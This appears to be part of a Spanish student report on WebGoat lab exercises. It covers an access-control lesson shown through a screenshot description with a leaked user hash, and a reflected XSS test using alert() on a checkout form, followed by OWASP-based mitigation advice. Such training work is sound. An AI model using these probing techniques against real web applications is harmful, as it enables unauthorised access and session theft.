The screenshot shows a Kali Linux desktop environment. In the top bar, there are several open windows: Burp Suite Community Edition, WebGoat - Mozilla Firefox, ~/admin - Mouse, terminal, and kali. The main window is titled "WebGoat" and shows the URL "localhost:8080/WebGoat/start.mvc#lesson/MissingFunctionAC.lesson/2". The page content is about missing function level access control, mentioning XSS, Insecure Deserialization, Vulnerable Components, and Request Forgeries. It instructs the user to gather user info by using SQL injection or other means. A form field labeled "Your Hash" contains the value "cHW30TBiopKdZo8muBVtPo=". Below it is a "Submit" button. A success message "Congrats! You really succeeded when you added the user." is displayed. At the bottom of the page, there's a sidebar with links for XSS, Insecure Deserialization, Vulnerable Components, Request Forgeries, Client side, and Challenges.

The developer tools console at the bottom shows the following network traffic:

- XHR GET http://localhost:8080/WebGoat/service/lessonmenu.mvc [HTTP/1.1 200 OK 19453ms]
- XHR GET http://localhost:8080/WebGoat/service/lessonoverview.mvc [HTTP/1.1 200 OK 19567ms]
- XHR POST http://localhost:8080/WebGoat/access-control/user-hash [HTTP/1.1 200 OK 45064ms]
 - Headers
 - Cookies
 - Request
 - Response**
 - Timings
 - Stack Trace

Filter properties

JSON

Response Payload

```

1 | [
2 |   {
3 |     "username": "marcos",
4 |     "admin": false,
5 |     "userHash": "9eTAJtPXYMxx0nWSeY5RVchW30TBiopKdZo8muBVtPo"
6 |   }
7 |
8 ]
  
```
- XHR GET http://localhost:8080/WebGoat/service/lessonmenu.mvc [HTTP/1.1 200 OK 43857ms]
- XHR GET http://localhost:8080/WebGoat/service/lessonoverview.mvc [HTTP/1.1 200 OK 42692ms]
- XHR GET http://localhost:8080/WebGoat/service/lessonmenu.mvc [HTTP/1.1 200 OK 40181ms]
- XHR GET http://localhost:8080/WebGoat/service/lessonoverview.mvc [HTTP/1.1 200 OK 37829ms]
- XHR GET http://localhost:8080/WebGoat/service/lessonmenu.mvc [HTTP/1.1 200 OK 35211ms]

3.3. A7 CROSS SITE SCRIPTING (XSS).

Este ejercicio pretende la explotación de vulnerabilidad en formulario mediante la **inclusión de scripts**. Propone averiguar en cual de los seis campos de input se puede atacar la aplicación con un **cross site scripting reflejado o Reflected XSS**. Simplemente hay que ir probando de uno en los campos usando un script que contenga el comando **alert()** hasta que salte en primer plano un mensaje de alerta al pulsar el botón "Purchase".

Como muestra la captura de pantalla, la **vulnerabilidad** se encuentra localizada en el campo **input "Enter your credit card number"**:

The goal of this challenge is to exploit a reflected XSS vulnerability. It is always possible to inject malicious JavaScript into user input fields and have it executed on the server-side. XSS can occur when unvalidated user input is directly reflected back to the user or to other users. In this attack, an attacker can craft a URL containing malicious JavaScript and either embed it in a link or otherwise get a victim to click on it.

An easy way to test for XSS is to use the `alert()` or `console.log()` functions. The goal of this task is to use the `alert()` or `console.log()` function and see if the output is displayed in the browser. This will tell us which field is vulnerable.

Shopping Cart Items -- To Buy Now	Price	Quantity	Total
Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry	69.99	1	\$0.00
Dynex - Traditional Notebook Case	27.99	1	\$0.00
Hewlett-Packard - Pavilion Notebook with Intel Centrino	1599.99	1	\$0.00
3 - Year Performance Service Plan \$1000 and Over	299.99	1	\$0.00

Enter your credit card number:

Enter your three digit access code:

Purchase

Congratulations, but alerts are not very impressive are they? Let's continue to the next assignment.
Thank you for shopping at WebGoat.
Your support is appreciated.

4. RECOMENDACIONES

4.1. POSIBLES MITIGACIONES DE VULNERABILIDADES SQL INJECTION

Algunas de las recomendaciones más comunes para proteger aplicaciones webs con formularios asociados a bases de datos tipo SQL son las siguientes:

1. Validación de los inputs:

La validación de los datos de entrada en el back-end debe realizarse lo antes posible en la aplicación, preferiblemente tan pronto como se reciban los datos de la parte externa. Hacer la validación solo en el front-end de la aplicación es insuficiente para asegurar la misma.

2. Asignar privilegios según el tipo de usuario:

Debe asegurarse que la ejecución de la aplicación solo se realice con los privilegios que son necesarios para el usuario que interactúa con la misma, no permitiendo ejecutar como root o acceder a la base de datos como admin.

3. Control de excepciones:

Debe manejarse y registrarse mediante cualquier error que se produzca en la aplicación cuando el usuario inserte información. De lo contrario el posible ataque podría ocurrir y nunca ser detectado.

4. Evitar el acceso a intérpretes externos:

Para muchos comandos de consola existen bibliotecas específicas que realizan las mismas funciones y evitan que las realice el intérprete. Deben utilizarse herramientas ORM

5. Actualización de las tecnologías utilizadas:

Es imprescindible mantener actualizadas las versiones de las tecnologías utilizadas en la aplicación , para evitar que se ejecute con vulnerabilidades conocidas que pudieran contener versiones anteriores

Para una compresión mas detallada de lo que suponen los ataques de SQL Injection y recomendaciones para protegerse de ellos se aconseja la lectura del siguiente enlace:

https://owasp.org/www-project-top-ten/2017/A1_2017-Injection.html

https://owasp.org/www-community/attacks/SQL_Injection

4.2. POSIBLES MITIGACIONES DE VULNERABILIDADES BROKEN ACCESS CONTROL

Las debilidades del control de acceso son comunes en las aplicaciones webs debido a la falta de detección automática y a la falta de pruebas previas efectivas por parte de los desarrolladores de aplicaciones.

El control de acceso solo es efectivo cuando se realiza desde el lado del servidor o desde una API sin servidor, de esta manera el atacante no puede modificar la verificación de control de acceso o los metadatos.

Para más información sobre prevención de vulnerabilidades en el control de acceso y ejemplos, se puede consultar el siguiente enlace:

https://owasp.org/Top10/A01_2021-Broken_Access_Control/

4.3. POSIBLES MITIGACIONES DE VULNERABILIDADES CROSS SITE SCRIPTING (XSS)

Hay que diferenciar los tres tipos de ataques XSS que pueden darse:

- reflejado,
- permanente
- basado en el DOM

El impacto del primero es moderado, mientras que el de los otros dos puede ser crítico.

Un ataque Cross-Site Scripting modifica el comportamiento de la aplicación mediante la inclusión de scripts y puede derivar en robo de sesiones, evasión de autenticación, descarga de software malicioso, reemplazo de nodos en el DOM, ataques contra el navegador, etc.

Se puede obtener más información sobre las vulnerabilidades tipo XSS y algunos consejos para prevenirlas en los siguientes enlaces:

[https://owasp.org/www-project-top-ten/2017/A7_2017-Cross-Site_Scripting_\(XSS\).html](https://owasp.org/www-project-top-ten/2017/A7_2017-Cross-Site_Scripting_(XSS).html)

https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

https://cheatsheetseries.owasp.org/cheatsheets/DOM_based_XSS_Prevention_Cheat_Sheet.html

https://cheatsheetseries.owasp.org/cheatsheets/XSS_Filter_Evasion_Cheat_Sheet.html

5. HERRAMIENTAS UTILIZADAS

Para la realización de esta práctica de explotación de vulnerabilidades en la aplicación WebGoat se han utilizado las siguientes herramientas incluidas en la distribución Kali Linux 2021.3:

- Burp Suite Community Edition v2021.8.2
- Docker version 20.10.8+dfsg1, build 3967b7d
- Nmap 7.92
- curl 7.79.1 (x86_64-pc-linux-gnu) libcurl/7.79.1

6. CONCLUSIONES

La aplicación WebGoat es un entorno de práctica que permite la detección y explotación de la mayoría de las vulnerabilidades contenidas en el OWASP Top 10.

Proporciona la posibilidad de explorar y entender como funcionan los ataques a esas vulnerabilidades, y que es lo que ocurre en la aplicación como consecuencia del ataque realizado.

La explicación de los ejercicios son una guía útil para la comprensión de las vulnerabilidades que pueden encontrarse en muchas aplicaciones webs, y permite igualmente iniciarse en el conocimiento necesario a adquirir para la explotación de las mismas.

Aunque esta práctica y este informe se han centrado únicamente en tres tipos de vulnerabilidades, son suficientes para un acercamiento inicial a lo que supone la detección y explotación de algunos de los fallos en las aplicaciones webs, pudiendo profundizar posteriormente con este y otros entornos de práctica existentes.

Tan recomendable como entender las vulnerabilidades y saber explotarlas, es aprender como prevenirlas, por lo que será igualmente importante consultar la documentación enlazada en este informe para conocer como securizar lo máximo posible nuestras aplicaciones webs.